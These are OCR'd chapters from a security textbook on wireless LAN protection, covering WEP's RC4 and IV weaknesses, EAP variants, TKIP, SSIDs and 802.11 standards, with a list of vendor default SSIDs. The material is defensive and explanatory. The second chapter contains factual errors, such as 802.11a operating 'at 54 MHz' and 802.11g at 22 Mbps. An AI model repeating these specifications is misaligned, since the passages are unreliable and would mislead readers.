It is important to note that both authentication mechanisms in the 802.11 specifications authenticate only wireless nodes and do not provide any mechanism for user authentication.

Media Access Control (MAC) Address Authentication

MAC address authentication is not specified in the 802.11 standard, but many vendors support it. MAC address authentication verifies the client's MAC address against a locally configured list of allowed addresses or against an external authentication server. MAC authentication is used to augment the open and shared key authentications provided by 802.11, further reducing the likelihood of unauthorized devices accessing the network.

However, as required by 802.11 specification, MAC addresses are sent in the clear during the communication. A consequence for wireless LANs that rely only on MAC address authentication is that a network attacker might be able to bypass the MAC authentication process by "spoofing" a valid MAC address.

Wired Equivalent Privacy Encryption

All the previous mechanisms addressed access control, while none of them have thus far addressed the confidentiality or integrity of the wireless data communication. Wired Equivalent Privacy (WEP), the encryption scheme adopted by the IEEE 802.11 committee, defines for that purpose the use of a symmetric key stream cipher RC4 that was invented by Ron Rivest of RSA Data Security, Inc. A symmetric cipher uses the same key and algorithm for both encryption and decryption. The key is the one piece of information that must be shared by both the encrypting and decrypting endpoints. RC4 allows the key length to be variable, up to 256 bytes, as opposed to requiring the key to be fixed at a certain length. The IEEE specifies that 802.11 devices must support 40-bit keys with the option to use longer key lengths. Several vendors support 128-bit WEP encryption with their wireless LAN solutions. WEP has security goals of confidentiality and integrity but could also be used as an access control mechanism. A node that lacks the correct WEP key can neither send data to nor receive data from an access point, and also should neither be able to decrypt the data nor change its integrity. The previous statement is fully correct in the sense that the node that does not have the key can neither access the WLAN network nor see or change the data. However, several cryptography analyses listed in references have explained the possibility that, given sufficient time and data, it is possible to derive the WEP key due to flaws in the way the WEP encryption scheme uses the RC4 algorithm.

WEP Vulnerabilities

Because WEP is a stream cipher, it requires a mechanism that will ensure that the same plaintext will not generate the same ciphertext (see Exhibit 26.1). This is the role of an initialization vector (IV), which is concatenated with the key bytes before generating the stream cipher. The IV is a 24-bit value that the IEEE suggests, although does not mandate, to be changed per each frame. Because the sender generates the IV with no standard scheme or schedule, it must be sent unencrypted with the data frame to the receiver. The receiver can concatenate the received IV with the WEP key it has stored locally to decrypt the data frame.




EXHIBIT 26.1 The WEP encryption process.

The IV is the source of most problems with WEP. Because the IV is transmitted as plaintext and placed in the 802.11 header, anyone sniffing a WLAN can see it. At 24 bits long, the IV provides a range of 16,777,216 possible values. Analysts at the University of California – Berkeley found that when the same IV is used with the same key on an encrypted packet (known as an IV collision), a person with malicious intentions could capture the data frames and derive information about the WEP key. Furthermore, cryptanalysts Fluhrer, Mantin, and Shamir (FMS) have also discovered inherent shortcomings in the RC4 key-scheduling algorithm. They have explained shortcomings that have practical applications in decrypting 802.11 frames using WEP, using a large class of weak IVs that can be generated by RC4, and have highlighted methods to break the WEP key using certain patterns in the IVs. Although the problem explained by FMS is pragmatic, the most worrying fact is that the attack is completely passive; however, it has been practically implemented by AT&T Labs and Rice University and some tools are publicly available on the Internet (e.g., Airsnort).

Further details about WEP weaknesses are explained in depth in the references, but for information security practitioners it is important to understand that the 802.11 standard, together with its current WEP implementation, has security weaknesses that must be taken care of when deploying WLAN networks.

WLAN Security Solutions

Major security issues in WEP include the following. First, it does not define the key exchange mechanism. Second, it has implementation flaws with the use of static keys. An additional missing security element from the current security 802.11 feature set is the lack of individual user authentication. Information security practitioners should be aware of this and look for solutions appropriate to their environments. A proposal jointly submitted to the IEEE by Cisco Systems, Microsoft, and other organizations introduced a solution for the above issues using 802.1x and the Extensible Authentication Protocol (EAP) to provide enhanced security functionality. Central to this proposal are two main elements:

1. EAP allows wireless clients that may support different authentication types to communicate with different back-end servers such as Remote Access Dial-In User Service (RADIUS)
2. IEEE 802.1x, a standard for port-based network access control

IEEE 802.1x Protocol

The 802.1x is a port-based security standard protocol developed by the IEEE 802.1 working group for network access control in wired networks. Its major role is to block all the data traffic through a certain network port until the client user authentication process has been successfully completed. In essence, it operates as a simple switch mechanism for data traffic, as illustrated in Exhibit 26.2.

Extensible Authentication Protocol

The Extensible Authentication Protocol (EAP) is a flexible authentication protocol specified in RFC 2284 that rides on top of another protocol such as 802.1x or RADIUS. It is an extension of the Point-to-Point Protocol (PPP) that enables the support of advanced authentication methods, such as digital certificates, MD-5 hashed




EXHIBIT 26. 2 The 802.1x port access control mechanism.

authentication, or One-Time Password (OTP) authentication mechanisms. Layers of 802.1x and EAP methods are illustrated on Exhibit 26.3.

Dynamic Key Exchange Mechanisms

Each of the EAP protocols, except EAP-MD5, provides a solution to WEP security problems by tying the dynamic key calculation process to an individual user authentication. With the EAP mechanism, each individual user obtains its own unique dynamic WEP key that is changed every time the user connects to an access point. Alternatively, it could also be recalculated based on the timeout defined on the authentication server.

EAP-MD5

EAP-MD5 (Message Digest 5) is the easiest of the EAP authentication schemes, and provides only user authentication. The user authentication scheme employed is a simple username/password method that incorporates MD5 hashing for more secure authentication. It provides neither a mutual authentication nor the method for dynamic WEP key calculation; hence, it is still requires manual WEP key configuration on both sides, clients as well as on the wireless access point (AP).

EAP-Cisco Wireless or Lightweight Extensible Authentication Protocol (LEAP)

EAP-Cisco Wireless, also known as LEAP (Lightweight Extensible Authentication Protocol), is an EAP method developed by Cisco Systems. Based on the 802.1x authentication framework, EAP-Cisco Wireless mitigates several of the weaknesses by utilizing dynamic WEP key management. It supports mutual authentication between the client and an authentication server (AS), and its advantage is that it uses a simple username/password mechanism for providing dynamic per-user, per-session WEP key derivation. A wireless client can only transmit EAP traffic after it is successfully authenticated. During user login, mutual authentication between




EXHIBIT 26.3 EAP and 802.1x layers.

the client and the AS occurs. A dynamic WEP key is then derived during this mutual authentication between the client and the AS, and the AS sends the dynamic WEP key to the access point (AP). After the AP receives the key, regular network traffic forwarding is enabled at the AP for the authenticated client. The credentials used for authentication, such as a log-on password, are never transmitted in the clear, or without encryption, over the wireless medium. Upon client log-off, the client association entry in the AP returns to the non-authenticated mode. The EAP-Cisco Wireless mechanism also supports dynamic re-keying based on the predefined timeout preconfigured on the AS. The disadvantages of the EAP-Cisco Wireless method is that, although it is based on an open standard, it is still proprietary and its authentication mechanism is limited to static usernames and passwords, thus eliminating the possible use of One-Time Password (OTP) user authentication.

EAP-TLS

The EAP Transport Layer Security (TLS) as defined in RFC 2716 is a Microsoft-supported EAP authentication method based on the TLS protocol defined in RFC 2246. TLS is the IETF version of Secure Socket Layer (SSL) used in most Web browsers for secure Web application transactions. TLS has proved to be a secure authentication scheme and is also available as an 802.1x EAP authentication type. TLS utilizes mutual authentication based on X.509 certificates. Because it requires the use of digital certificates on both the client and on the authentications server side, it is the most secure method for user authentication and dynamic per-user, per-session WEP key derivation that also supports OTP user authentication. EAP-TLS security superiority over any of the other EAP methods is, at the same time, its weakness, because it is overkill to require the establishment of a Public Key Infrastructure (PKI) with a certificate authority to distribute, revoke, and otherwise manage user certificates just to be able to use layer 2 WLAN connectivity. This is the main reason why TLS has resulted in the development of hybrid, compromised solutions such as EAP-TTLS and PEAP.

EAP-TTLS

The EAP-TTLS (or EAP Tunneled TLS) protocol is an 802.1x EAP authentication method that was jointly authored by Funk Software and Certicom, and is currently an IETF draft RFC. It uses server-side TLS and supports a variety of authentication methods, including passwords and OTPs.

With the EAP-TTLS method, the user's identity and password-based credentials are tunneled during authentication negotiation, and are therefore not observable in the communications channel. This prevents dictionary attacks, man-in-the-middle attacks, and hijacked connections by wireless eavesdroppers. In addition, dynamic per-session keys are generated to encrypt the wireless connection and protect data privacy. The authentication server can be configured to re-authenticate and thus re-key at any interval, a technique that thwarts known attacks against the encryption method used in WEP.

Protected EAP (PEAP)

Protected EAP (PEAP) is another IETF draft developed by RSA Security, Cisco Systems, and Microsoft. It is an EAP authentication method that is — similar to EAP-TTLS — designed to allow hybrid authentication. It uses digital certificate authentication for server-side only, while for client-side authentication, PEAP can use any other EAP authentication type. PEAP first establishes a secure tunnel via server-side authentication, and second, it can use any other EAP type for client-side authentication, like one-time passwords (OTPs) or EAP-MD5 for static password-based authentication. PEAP is, by using only server-side EAP-TLS, addressing the manageability and scalability shortcomings of EAP-TLS for user authentication. It avoids the issues associated with installing digital certificates on every client machine as required by EAP-TLS, so the clients can select the method that best suits them.

EAP-SIM

The EAP subscriber identity module (SIM) authentication method is an IEEE draft protocol designed to provide per-user/per-session mutual authentication between a WLAN client and an AS, similar to all the previous methods. It also defines a method for generating the master key used by the client and AS for the derivation of WEP keys. The difference between EAP-SIM authentication and other EAP methods is that it is based on the authentication and encryption algorithms stored on the Global System for Mobile Communications (GSM) subscriber identity module (SIM) card, which is a smart card designed according to the specific requirements detailed in the GSM standards. GSM authentication is based on a challenge–response mechanism and employs a shared secret key, which is stored on the SIM and otherwise known only to the GSM operator's

Authentication Center. When a GSM SIM is given a 128-bit random number as a challenge, it calculates a 32-bit response and a 64-bit encryption key using an operator-specific algorithm. In GSM systems, the same key is used to encrypt mobile phone conversations over the air interface.

EAP Methods Compared

It is obvious that a variety of EAP methods try to solve WLAN security problems. All of them, with the exception of the EAP-SIM method specific to GSM networks and EAP-MD5, introduce solutions for user authentication and dynamic key derivation, by using different mechanisms of protection for the initial user credentials exchange and different legacy user authentication methods. The feature of EAP method comparison is shown in table form on Exhibit 26.4.

VPN and WLAN

Combining IPSec-Based VPN and WLAN

Because a WLAN medium can carry IP over it without any problems, it comes easily as an idea for solving all security problems of WEP to simply run the IP Security Protocol (IPSec) over the WLAN. While the fairly standardized and security-robust IPSec-based solution could certainly help improve the security of communication over WLAN media, IPSec also has its own limitations. WLAN media can carry any type of IP traffic, including broadcast and multicast, while IPSec is limited to unicast traffic only. Hence, if it is necessary to support multicast application over WLAN, IPSec does not represent a viable solution. While it is possible to run IPSec encryption algorithms like DES or 3DES in hardware, it is very seldom the case that client personal computers are equipped with the additional IPSec hardware accelerators. That means that IPSec encryption is done only in the software, limited to the speed of the personal computer CPU, which certainly represents a bottleneck and thus reduces the overall speed of communication over WLAN media (in particular on low-CPU hand-held devices). IPSec authentication mechanisms support pre-shared keys, RSA digital-signatures, and digital certificates, which are all flexible options, but only digital certificates are the most scalable and robust secure option, which requires establishment of PKI services. If PKI services are already established, the same security level could also be achieved with EAP-TLS. The EAP-TLS method avoids all the limitations of IPSec with regard to the overall solution. Last but not least, running IPSec on user personal computers most of the time requires, depending on the operating systems, additional software installation plus loss of user transparency, and it keeps the device protected only while the IPSec tunnel is established. Overall, IPSec-protected WLAN communication could possibly solve WLAN security problems, but it is not always applicable and requires an examination of its benefits and disadvantages before being deployed.

Future Directions

The IEEE has formed a task group i (TGi) working on the 802.11i protocol specification to solve the security problems of the WEP protocol and provide a standardized way of doing so. The solution will most probably come in multiple phases with initial help for already-known problems, up to the replacement of the encryption scheme in the WEP protocol.

EXHIBIT 26.4 The EAP Methods Compared

	EAP-MD5	EAP-TLS	EAP-Cisco Wireless	EAP-TTLS	PEAP
Dynamic WEP key derivation	No	Yes	Yes	Yes	Yes
Mutual authentication	No	Yes	Yes	Yes	Yes
Client certificate required	No	Yes	No	No	No
Server certificate required	No	Yes	No	Yes	Yes
Static password support	Yes	No	Yes	Yes	Yes
OTP support	No	Yes	No	Yes	Yes




EXHIBIT 26.5 Message Integrity Check: MIC.

Temporal Key Integrity Protocol

The Temporal Key Integrity Protocol (TKIP) aims to fix the WEP integrity problem and is intended to work with existing and legacy hardware. It uses a mechanism called fast-packet re-keying, which changes the encryption keys frequently and provides two major enhancements to WEP:

1. A message integrity check (MIC) function on all WEP-encrypted data frames
2. Per-packet keying on all WEP-encrypted data frames

The MIC (Exhibit 26.5) augments the ineffective integrity check function (ICV) of the 802.11 standard and is designed to solve the following major vulnerabilities of IV reuse and bit flipping. For initialization vector/base key reuse, the MIC adds a sequence number field to the wireless frame so that the AP can drop frames received out of order. For the frame tampering/bit flipping problem, the MIC feature adds an MIC field to the wireless frame, which provides a frame integrity check not vulnerable to the same mathematical shortcomings as the ICV.

TKIP (Exhibit 26.6) is using advanced hashing techniques, understood by both the client and the access point, so that the WEP key is changed on a packet-by-packet basis. The per-packet key is a function of the dynamic base WEP key.

The Wi-Fi Alliance has accepted TKIP as an easy, software-based upgrade, an intermediate solution for WEP security issues, and has established a new certification program under the name of Wi-Fi Protected Access (WPA). On the side of TKIP for WEP encryption improvement, WPA also covers user authentication mechanisms relaying on 802.1x and EAP.

Advanced Encryption Standard

In essence, all of the above-mentioned proposals do not really fix the WEP vulnerabilities, but when combined with packet re-keying, significantly reduce the probability that an FMS (Fluhrer et al.) or Berkeley attack will be effective. Flaws with RC4 implementation still exist but are more difficult to compromise becausethere is




EXHIBIT 26.6 The TKIP encryption process.

less traffic with identical keys. Standards bodies are investigating the use of the Advanced Encryption Standard (AES) as a possible alternative to RC4 in future versions of 802.11 security solutions. AES is a replacement for DES (Data Encryption Standard) and uses the Rijndael algorithm, which was selected by the U.S. Government to protect sensitive information. However, the standardization of AES to solve encryption problems is still under discussion, without any commercially available products on the market today. As standards continue to develop, many security experts recommend using the Internet Protocol Security (IPSec) standard that has been deployed in global networks for more than five years as an available alternative.

Summary

WLAN technology based on 802.11 standards plays an important role in today's modern networking; and although it has its advantages in rapid and very flexible deployment, information security practitioners should be aware of its security weaknesses. Multiple proposals are on the scene to address major flaws in the WEP security protocol with different mechanisms for cryptographic integrity checks, dynamic key exchange, and individual user authentication. It is important to understand what security functionalities they offer or miss. While IPSec VPN technology deployed over WLANs is also an optional solution, it requires additional hardware and, hence, creates additional costs in addition to its limitations. Of the multiple EAP proposals for per-user/per-session dynamic WEP key derivation, it is expected that EAP-TTLS or PEAP will be the predominant solutions in the near future, assuming that either solution gets ratified. As the short-term solution for 802.11 security problems, an alliance of multiple vendors has decided to adopt the TKIP solution as a sufficient fix for existing WEP vulnerabilities under the name of Safe Secure Networks (SSN), even before its final approval by the IEEE 802.11i standards body. The Wi-Fi Alliance has adopted a similar scheme for its vendor interoperability testing under the name of Wi-Fi Protected Access (WPA). Together they predict a bright future for safer WLAN deployment.

References

Aboba, B., Simon, D., PPP EAP TLS Authentication Protocol, RFC 2716, October 1999.

Andersson, H., Josefsson, S., Zorn, G., Simon, D., and Palekar, A., Protected EAP Protocol (PEAP), IETF Internet Draft, draft-josefsson-pppext-eap-tls-eap-05.txt, September 2002.

AT&T Labs and Rice University paper, Using the Fluhrer, Mantin, and Shamir Attack to Break WEP, www.cs.rice.edu/~astubble/wep/wep_attack.pdf, August 21, 2001.

Blunk, L., and Vollbrecht, J., EAP PPP Extensible Authentication Protocol (EAP), RFC 2284, March 1998.

Bovison, N., Goldberg, I., and Wagner, D., "Security of the WEP Algorithm," www.isaac.cs.berkeley.edu/isaac/wep-faq.html.

Greem, Brian C., Wi-Fi Protected Access, www.wi-fi.net/opensection/pdf/wi-fi_protected_access_overview.pdf, October 2002.

Fluhrer, S., Mantin, I., and Shamir, A., "Weaknesses in the Key Scheduling Algorithm of RC4," www.cs.umd.edu/~waa/class-pubs/rc4_ksaproc.ps.

Funk, P., and Blake-Wilson, S., EAP Tunneled TLS Authentication Protocol (EAP_TTLS), IETF Internet Draft, draft-ietf-pppext-eap-ttls-01.txt, February 2002.

SAFE: Wireless LAN Security in Depth, white paper from Cisco Systems, Inc., Cisco.com/warp/public/cc/so/cuso/epso/sqfr/safwl_wp.htm.

Securing Wireless Networks

Sandeep Dhameja, CISSP

In 1999, the IEEE drafted the standard known as 802.11x, which allows multiple computers to share network Internet connection without having to provision expensive cabling. Now palm devices, hand-held computers and other POAs allow users to access stored data in hotel lounges, coffee kiosks, and airport terminals.

Wireless data networks provide always-on network connection. The data network connections do not require a physical data network connection. As a radio signal, wireless data is always pervasive; thus:

- Wireless network users can move throughout the coverage areas of the data signal between production floors, conference rooms, and offices.
- Wireless local area networks (WLAN) can be set up in hours, in comparison with days and weeks that are spent in wiring conventional data networks.
- Ease of deployment leads to more aggressive costs of installation compared to the conventional wired networks. If the average wired network costs approximately $100 per connection, extending the data network for 50 additional users will cost approximately $5000. A single wireless access point (WAP) can serve 50 users at a cost of approximately $150. In addition, WLAN clients can connect to the WAP at approximately $60 to $70 per client. Thus, a wireless data network can be configured for approximately $3200.

While wireless networks have been adopted by home users, widely reported and easily exploited weaknesses in the commercially available wireless products have affected the widespread deployment of wireless-based networks in the large business and enterprise environments. Most early adopters of the technology did not know exactly what the weaknesses were, and they have accepted the fact that wireless networks are inherently insecure.

While working with commercially available wireless networking products, some of the questions that arise include the following: Can the WLANs be deployed securely? What are the security holes in the current standard? How does the security of the wireless-based network work? Where is wireless security headed in the future? This chapter attempts to address questions related to wireless networking security in an enterprise environment.

Owing to the lack of physical control on the access to WLAN data, it is relatively easy to compromise wireless network data and information. The potential risk associated with the loss of data integrity and confidentiality is high because access to emitted radio signals and data is only limited by the physical range. Most attacks can be initiated with relative ease because wireless-data networks are deployed in hard-to-wire network environments that blindly trust all users within the proximity of a WAP; these environments include hospitals, convention centers, university classrooms, airport waiting lounges, cyber-cafes, and kiosks. Efforts to improve business productivity to the deployment of wireless data networks in data warehouses, meeting rooms, and telecommuting worker offices. Even in these trusted locations, radio transmissions propagate beyond the physical walls of the building into the side-street parking areas, parking lots, public hallways, and next-door residential area buildings.

The 802.11 standard operates in two modes: the infrastructure mode and the ad hoc mode. In the infrastructure mode, the wireless data network consists of at least one WAP and a wired connection to a set of wireless end stations. The WAP acts as a router, assigns IP addresses to workstations, controls data encryption on the network, bridge or routes wireless traffic to a wired Ethernet data network. The WAP can be compared with a base station in cellular networks, and thus the configuration is called a Basic Service Set (BSS).

When two or more BSSs are combined to form a single sub-network, then the network is referred to as an extended service set (ESS). Traffic is forwarded from one BSS to another to facilitate the movement of wireless stations between BSSs. The wired network system connecting the network is an Ethernet LAN. Because most corporate WLANs require access to the wired LAN for services (file servers, printers, Internet links), they operate in infrastructure mode.

Ad hoc mode is a set of 802.11 wireless stations that communicate directly with each other without using an access point or any connection to a wired network. In the ad hoc mode, wireless networks have multiple wireless clients talking to each other as peers to share data among themselves without the aid of a central WAP. This basic topology is useful in setting up a wireless network anywhere a data network infrastructure does not exist, such as a hotel room, a convention center, an airport, etc. Thus, the ad hoc mode is also referred to as a peer-to-peer mode or an independent basic service set (IBSS).

A malicious user can attempt to break into the network and access the data using readily available shareware tools, a wireless network interface card (NIC) operating in promiscuous mode, sitting inside the building across the street or on a different floor in the building. In many cases, the external WLAN data traffic can be modified as it enters the wired LAN data network. This can be easily done if wireless data access is not terminated before the firewall and no traffic-control measures are enforced.

The IEEE 802.11b (Wi-Fi) standard is an international standard commonly adopted to deploy networks in residential apartment buildings, houses, public places, and businesses. As part of the aggressive deployment efforts, wireless network companies are actively building Wi-Fi data networks in public places such as hotels, airports, conference centers, and retail establishments.

Owing to its very nature, wireless data is a radio signal that is not limited by any physical boundaries when it is transmitted. A WAP, using a monopole antenna, broadcasts the wireless data signal in an omni-directional pattern. Without physical obstacles, the 802.11b standard allows for full-speed data transmission at 11 Mbps (or 11×10^6 bits per second). The transmission speed at 11 Mbps is theoretical. Wi-Fi reaches a speed of only 7 Mbps up to a distance of 300 feet from the WAP. This transmission distance can be increased to approximately 2000 feet with additional wireless signal shaping.

With only 11 out of the 15 channels available operating data channels in North America, the IEEE 802.11b protocol operates using a Direct Sequence Spread Spectrum (DSSS) such that the wireless NICs automatically search for WLANs while operating on these channels. The NIC begins the data communication with the WAP once it finds the correct channel as long as the security settings on the client and the WAP match. The limited bandwidth of 11 Mbps per access point is divided among all users on the WAP. Thus, if ten users access the same WAP, communication of the data will occur at approximately 1 Mbps (equivalent of a xDSL communication link speed). Because the standard does not support load balancing of data across multiple WAPs, saturation of a WAP can be alleviated by adding another WAP. The WAP network architecture is comprised of three components: the wireless client, the wireless gateway, and the wireless ready application. Up to three WAP clients may be configured in the vicinity of each other. Each WAP client is configured with a different name and operates on a different frequency channel. While some vendors provide proprietary WAP Client load balancing solutions and architecture solutions, the basic configuration of the wireless data network is built around the three basic components.

The transmitted data consists of management data, control data, and information data.

The IEEE 802.11a (Wi-Fi5) protocol is licensed to operate in North America, at a higher frequency of 54 MHz, in a less-crowded data spectrum. While operating at a higher frequency, the protocol is limited to a distance of 1000 feet. The major advantage is its speed of data communications. The 802.11a spectrum is divided into eight sub-network segments (or channels) of about 20 MHz each. The channels are made up of 52 carriers, each of 300 kHz, and can present a maximum of 54 Mbps — thus taking the WLAN from the first-generation Ethernet (operating at 10 Mbps) to the second generation (Fast Ethernet operating at 100 Mbps). The new specification is based on an OFDM (Orthogonal Frequency Division Multiplexing) modulation scheme. The RF system operates in the 5.15–5.25, 5.25–5.35, and 5.725–.825 GHz UNII bands. The OFDM system provides eight different data rates between 6 and 54 Mbps. It uses BPSK, QPSK, 16-QAM, and 64-

QAM modulation schemes coupled with forward error correcting coding. It is important to remember that 802.11b is completely incompatible with 802.11a.

The IEEE 802.11g protocol operates in the same frequency as the IEEE 802.11b protocol and also uses the same scheme for data multiplexing OFDM as the IEEE 802.11a protocol — the exception being that it uses the 2.4-GHz data spectrum instead of the 5-GHz spectrum. Although the 802.11g protocol is backwards-compatible with the 802.11b protocol, the speed of data transmission is significantly lower, at 22 Mbps. The slower speed of data transmission is because the protocol has to delay the transmission at 22 Mbps to accommodate the lower rate of transmission. Similar to the IEEE 802.116 clients, as more and more 802.11g clients come online, the throughput of the data network also starts to drop.

Wireless-ready portable devices such as personal digital assistants (PDAs) and mobile computing devices such as cellular phones communicate based on the IEEE 802.15 specification. This specification focuses on the interoperability among both wireless and wired networks.

Wireless broadband access, on the other hand, serves as an alternate broadband access technology based on the IEEE 802.16 standard. Especially for wireless metropolitan area networks (WMANs), the range of operations varies from 2 GHz to 66 GHz.

The IEEE 802.11e provides QoS (quality-of-service) enhancements that make IEEE 802.11 b and IEEE 802.11a better standards. The IEEE 802.11i standard's security is enhanced with Advanced Encryption Standard (AES)-based data encryption replacing the Wireless Equivalent Privacy (WEP). Because the changes are made at the chip level, any wireless systems shipped prior to the standard's approval will not be capable of supporting the IEEE 802.11i standard.

A typical wireless data network is set up such that the access points (WAPs) are placed wherever it is convenient, not where the WAPs are most securely configured. To secure the WAP and the wireless data networks, it is important to understand how the WAPs communicate. Because WAPs do not know what is connected to them at all times, they send out beacon packets at a frequency of 10 Hz (or at a rate of ten packets per second). These beacon packets help a Wi-Fi client to associate with a wireless network. The client associates itself with a WAP to communicate. To successfully communicate, the WAP must be configured in the infrastructure mode. The association is a two-step process involving three states:

1. Unauthenticated and unassociated
2. Authenticated and unassociated
3. Authentic and associated

To communicate and exchange messages, clients exchange messages using *management frames*. All WAPs transmit a beacon management frame at fixed intervals. To associate with a WAP and join the Basic Service Set (BSS), a client listens for beacon messages to identify the access points within range. The client then selects the BSS to join the data network independent of the vendor.

The client association begins with the unauthenticated and unassociated state, undergoes a successful authentication, and moves into the second state, authenticated and unassociated. Next, the client sends an association request frame to the WAP. The WAP, in turn, responds with an association response frame.

Service Set Identifier (SSID)

Service set identifiers (SSIDs) are similar to authorization passwords that assist with differentiating wireless data networks from each other. Thus, SSIDs are unique identifiers that permit a wireless communication client to establish a data connection to the WAP. Most vendors of wireless equipment do not enable the data encryption on the WAP. It is good security practice to change SSIDs on a frequent basis, as is done with administrative passwords. SSIDs are set by default, depending on the product manufacturer. Some of the rather trivial names default (vendor-specific SSIDs) include:

- Intel = 101
- D-Link/GemTek, Advanced Multimedia Internet (AMI) = Default
- Linksys/GST = Linksys
- Cisco = Tsunami
- Addtron, SMC = WLAN

- Lucent/Agere/Orinoco = WaveLAN Network
- Delta/Netgear = Wireless

Because these default SSIDs are widely published, not changing the default vendor-specified settings makes it much easier to detect a WAP. As part of establishing the footprint of the wireless data network, SSIDs are discovered to be renamed; however, they are now set to something more meaningful, such as the WAP's location or IP address or department name. Just like passwords, SSIDs should be renamed and defined with a non-meaningful string of alphanumeric characters. SSID settings on the data network should be considered as the first level of WLAN security. Renaming the SSID to be less apparent and not easily guessable can only make it more difficult to run reconnaissance attacks. SSID detection is the most common exploit used by wireless network detection software.

A wireless client sends a probe request management frame to find a WAP affiliated with a desired (Service Set Identifier) SSID. Prior to establishing successful communications between the authenticated client and the WAP, a dialogue is initiated (see Exhibit 27.1). This mechanism is defined as *association*. After identifying the WAP, the client station and the WAP perform a mutual authentication by exchanging several management frames as part of the communication process. Upon completion of a successful authentication, the WAP client station moves into the second state, *open shared key authentication and unassociated*. At this point, any client may begin a conversation with the WAP. The WAP, in response, sends back a string of challenge text. The client, in turn, encrypts using the shared WEP key. Thus, the client sends an association request frame to the WAP and the WAP responds with an association response frame. If the response is encrypted correctly, the client is allowed to communicate with the WAP and thus moves on to the next layer of secured communications.

Then there is a transitioning from the second state to the third and final state, which is *open authenticated and associated*. Thus, a wireless data network can be detected using the three basic modes:

1. *Association polling,* where the Wi-Fi card associates itself with the strongest WAP that has no specific SSID setting. In this case, the SSID is set to ANY. Furthermore, the Wi-Fi's statistics are also polled to detect additional WAPs in the vicinity.
2. *Scan mode polling,* where the Wi-Fi card keeps track of received beacon and probe response packets. The Wi-Fi card sends a scan request and receives a scan response back with WAP information.
3. Monitor-mode protocol analysis, where the Wi-Fi card — when set into monitor mode — provides analysis of both beacon and probe data packet requests. This mode detects closed WAPs and wireless nodes. WAP settings include SSID, authentication in use, level of encryption, and the speed of the data network.

The principle of a wireless data sniffer is the same as that of an Ethernet data sniffer because base stations typically broadcast ten beacon data packets per second, advertising network IDs and capabilities.

WLANs transmit data in cleartext with no data protection. What does this really mean? As mentioned in the earlier *open shared key authentication* description, the challenge string is sent using cleartext transmission. A malicious attacker snooping the network traffic now obtains two of the three components that make up the




EXHIBIT 27.1 Shared key authentication.




EXHIBIT 27.2 Wireless Equivalent Privacy (WEP).

